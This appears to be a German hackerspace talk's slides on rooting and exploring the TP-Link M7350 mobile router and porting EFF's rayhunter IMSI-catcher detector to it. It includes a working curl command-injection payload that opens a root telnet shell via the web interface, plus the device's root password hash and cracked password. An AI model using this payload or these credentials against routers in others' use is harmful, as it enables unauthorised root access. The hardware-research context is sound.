

Exploring the TP-Link M7350

m0veax

HIP!



CHAOSPOTT

handle:
bürgerlich:
rufname:

m0veax
Patrick Kilter
Lutz

- HIP! In meinem Berufsleben mache ich Sachen mit Software Entwicklung und Corporate Requirements
- HIP! Springe seit 2022 im Chaos rum
- HIP! Verbringe meine Freizeit mit allem was mich (sprunghaft) interessiert und unternehme viel mit meinen Kindern

TP-Link M7350 Projekt

- HIP! mein erstes Projekt im Bereich “Hardware Hacking”
- HIP! was ich hier zeige ist nicht nur meine Leistung, sondern gesammelte Werke aus dem Projekt

HIP!


Beginn

- HIP! wir sind irgendwie™ an eine Stückzahl der Mobile-Router gekommen
- HIP! Im Chaospott haben sich mehrere Entitäten gefunden, die sich mit dem Gerät befassen möchten
- HIP! wir haben einen Matrix Channel und ein Github Repository zum sammeln der Informationen eingerichtet

Hardware

SoC
flash
mobile wireless

Qualcomm MDM9225
2Gbit (256MB) Winbond
W71NW20GF3FW
Skyworks SKY77629



HIP!

Wir legen los

- HIP! wir finden 4pda
- HIP! russisches Forum, das u.a. eine RCE im Webinterface gefunden hat
- HIP! die dort hochgeladenen Scripte sind nicht mehr verfügbar
- HIP! wir haben den dokumentierten Payload in Rust und später bash implementiert und telnet Zugang auf das Gerät erhalten
- HIP! wir haben root per telnet

```
curl -s 'http://192.168.0.1/cgi-bin/qcmap_web_cgi' -b  
"tpweb_token=$token" -d  
'{"token":"'\"$token\"'", "module": "webServer", "action": 1, "language": "$  
telnetd -l /bin/sh)"}' > /dev/null
```



Erste Findings

- HIP! komfortable shell per adb possible
- HIP! wir dokumentieren random findings im Filesystem und dumpen die Firmware
- HIP! root:C98ULvDZe7zQ2:0:0:root:/home/root:/bin/sh -> olinux123
- HIP! aus der Firmware extrahieren wir ein Device Tree Binary

HIP!

Was können wir eigentlich mit dem Display machen?



Wir finden die Display Version per dtvis



Was können wir eigentlich mit dem Display machen?



Wir können UI Tiles darstellen und ändern

```
➜ cargo run --release -- ./tpl_oled_res_parser/res/400_18_12.res 18 12
Finished `release` profile [optimized] target(s) in 0.03s
Running `target/release/tpl_oled_res_viewer ../tpl_oled_res_parser/res/400_18_12.res 18 12`
```




```
dama@orangelemp:~/f/T/t/o/tpl_oled_res_viewer (feature/oled_viewer| ✘)
➜ cargo run --release -- ./tpl_oled_res_parser/res/2618_6_8.res 6 8
Finished `release` profile [optimized] target(s) in 0.01s
Running `target/release/tpl_oled_res_viewer ../tpl_oled_res_parser/res/2618_6_8.res 6 8`
```



Was können wir eigentlich mit dem Display machen?

HIP!


Pika Pika



HIP!

Was können wir eigentlich mit dem Display machen?

HIP! der kann farbe, obwohl die originale Firmware nur schwarz/weiß nutzt



TP-Link OSS

- HIP! Kernel Sources von der TP-Link Seite
- HIP! Ist ein Android Kernel
- HIP! Wir hatten Schwierigkeiten die passende Kernelversion zu finden
- HIP! Wir haben die ersten Kernel bauen können
- HIP! extra repository erstellt und im Hauptrepository verlinkt


HIP!

Bootpoint

- HIP! Mit dem Bootpoint ist es möglich das Gerät im Emergency Download (EDL) Modus zu starten




Bootpoint




HIP!

Bootpoint



HIP!

Bootpoint



Bootpoint

- HIP! qc_boot, Projekt um Qualcomm SoCs per USB im EDL Mode zu booten

fastboot

HIP! fastboot implementiert in LK (Little Kernel)



CHAOSPOTT

HIP!

offene Rätsel

- HIP! per Shellzugriff können AT Commands an das Modem gesendet werden
- HIP! das wurde noch nicht ausprobiert und kann dokumentiert werden

HIP!

offene Rätsel



was könnt ihr finden?



CHAOSPOTT



HIP!

rayhunter

- HIP! Erst einmal ein Disclaimer
- HIP! Ich habe rayhunter nicht geschrieben

HIP!



CHAOSPOTT

HIP! Ich habe wenig Ahnung von Mobilfunk / GSM

HIP!





Ich kann technisch einen IMSI Catcher nicht erklären



rayhunter - Was ist das eigentlich?

- HIP! rayhunter wurde von der Electronic Frontier Foundation im Mai 2025 veröffentlicht
- HIP! Wurde ursprünglich für den Orbic Hotspot geschrieben
- HIP! Ist in Rust geschrieben

rayhunter - Was ist das eigentlich

- HIP! Ein Tool um IMSI Catcher zu detektieren und den Nutzer darüber zu informieren

IMSI Catcher - eine kurze Exkursion

- HIP! Ein IMSI Catcher ist ein Gerät mit dem unter anderen festgestellt werden kann, welche SIM Karten / Mobilfunknutzer sich in einem bestimmtem Umkreis befinden
- HIP! Es gibt auch Möglichkeiten Gespräche auf GSM (unverschlüsselt zu downgraden)
- HIP! Dafür strahlt der IMSI Catcher eine eigene Funkzelle aus und die verbindungsfreudigen Mobiltelefone melden sich an, da der Empfang gut ist

Was hat das mit unserem TP-Link zu tun?

- HIP! Im Mai 2025 wurde Hardware für den europäischen Markt gesucht
- HIP! relativ schnell hat sich herausgestellt, dass unser TP-Link dem Orbic sehr ähnlich ist
- HIP! Root Exploit vorhanden, Zugriff auf das Qualcomm DIAG Interface ist möglich
- HIP! relative schnell ist eine erste Portierung auf den TP-Link M7350 HW-v3 erfolgt
- HIP! weitere Revisionen folgten (mehr oder weniger) schnell
- HIP! mittlerweile ist auch der Installer in Rust geschrieben



rayhunter ui

rayhunter

Report Issue Docs

Current Recording

ID: 614724
28.18 KB
Start: 8. 1. 70, 03:45:24 GMT +1
Last Message: 8. 1. 70, 03:50:26 GMT +1

pcap qmdl Stop

System Information

Rayhunter Version	0.3.2
Storage	0% used (97.4M / 29.0G)
Memory (RAM)	Free: 4.1M, Used: 55.8M

History

ID	Started	Last Message	Size	PCAP	QMDL	Analysis
614700	8. 1. 70, 03:45:00 GMT +1	8. 1. 70, 03:45:02 GMT +1	1.02 KB			0 warnings
613903	8. 1. 70, 03:31:43 GMT +1	8. 1. 70, 03:43:38 GMT +1	65.4 KB			0 warnings
19	1. 1. 70, 01:00:19 GMT +1	1. 1. 70, 01:00:00 GMT +1	0 Bytes			0 warnings
1748068261	24. 5. 25, 08:31:01 GMT +2	25. 5. 25, 04:19:10 GMT +2	2.74 MB			2 warnings
1748010852	23. 5. 25, 16:34:12 GMT +2	24. 5. 25, 08:30:58 GMT +2	1.1 MB			3 warnings

Warnings and Informational Logs

Timestamp	Warning	Severity
23. 5. 25, 16:56:24 GMT +2	RRCConnectionRelease CarrierInfo: Eutra/ARFCN_ValueEUTRA(3050)	Low
23. 5. 25, 16:56:26 GMT +2	Detected 2G downgrade	Low

HIP!

rayhunter pcap

- HIP! Ein nettes Nebenprodukt von rayhunter ist das erstellen von .pcap files für recordings
- HIP! Hier kann sich der GSM / LTE / ect. Traffic der über den Qualcomm Chip läuft angeschaut werden
- HIP! Voraussetzung ist, dass eine SIM Karte in das Gerät eingelegt wurde
- HIP! An dem Tag lernte ich, das SMS unverschlüsselt sind. Habe ich vorher nicht drüber nachgedacht

HIP!

rayhunter pcap

pcap viewed in wireshark:

122 63.060000	127.0.0.1	127.0.0.1	LTE RRC UL_DCCH	52 MeasurementReport
123 64.030000	127.0.0.1	127.0.0.1	LTE RRC PCCH	51 Paging (1 PagingRecord)
124 65.800000	127.0.0.1	127.0.0.1	LTE RRC UL_DCCH	55 MeasurementReport
125 65.814000	127.0.0.1	127.0.0.1	LTE RRC UL_DCCH	52 MeasurementReport
126 65.950000	127.0.0.1	127.0.0.1	LTE RRC PCCH	51 Paging (1 PagingRecord)
127 67.870000	127.0.0.1	127.0.0.1	LTE RRC PCCH	51 Paging (1 PagingRecord)
128 68.360000	127.0.0.1	127.0.0.1	LTE RRC UL_DCCH	55 MeasurementReport
129 68.424000	127.0.0.1	127.0.0.1	LTE RRC DL_DCCH/NAS-EPS	111 DLInformationTransfer
130 68.425000	127.0.0.1	127.0.0.1	GSM SMS	102 Downlink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS)
131 68.425000	127.0.0.1	127.0.0.1	GSM TAP/NAS-EPS	55 Uplink NAS transport(DTAP) (SMS) CP-ACK
132 68.427000	127.0.0.1	127.0.0.1	LTE RRC UL_DCCH/NAS-EPS	58 ULInformationTransfer, Ciphered message
133 68.510000	127.0.0.1	127.0.0.1	LTE RRC PCCH	57 Paging (2 PagingRecords)
134 68.534000	127.0.0.1	127.0.0.1	GSM SMS	62 Uplink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-ACK (MS to Network)
135 68.534000	127.0.0.1	127.0.0.1	LTE RRC UL_DCCH/NAS-EPS	65 ULInformationTransfer, Ciphered message
136 68.572000	127.0.0.1	127.0.0.1	LTE RRC DL_DCCH/NAS-EPS	58 DLInformationTransfer, Ciphered message

decoded sms in wireshark package details

- ▶ TP-PID: 0
- ▶ TP-DCS: 0
- ▶ TP-Service-Centre-Time-Stamp
- TP-User-Data-Length: (22) depends on Data-Coding-Scheme
- ▼ TP-User-Data
 - SMS text: Test Test chaospott4tw



HIP!

Fazit

- HIP! Sowohl im Kontext vom TP-Link M7350 als auch bei rayhunter gibt es noch viel zu tun und zu entdecken
- HIP! Neben der Erkennung von IMSI Catchern, kann mit rayhunter und dem TP-Link Device das Mobilfunknetz sichtbar gemacht werden

Credits

- HIP! thanks to @untitaker for picking up the “installer” development after I felt into the next rabbithole <3
- HIP! thanks to @matej_kovacic for summarizing IMSI Catchers <3
- HIP! thanks to the EFF for inventing rayhunter <3 I learned a lot using it :)
- HIP! thanks to CyRevolt and the other Chaospott folks <3
- HIP! thanks to DuSchu for finding the initial 4pda thread, that's how the journey started <3

HIP!

Links

- HIP! rayhunter - github
- HIP! IMSI Catcher slides from Matej Kovacic
- HIP! Mastodon @m0veax



CHAOSPOTT

HIP!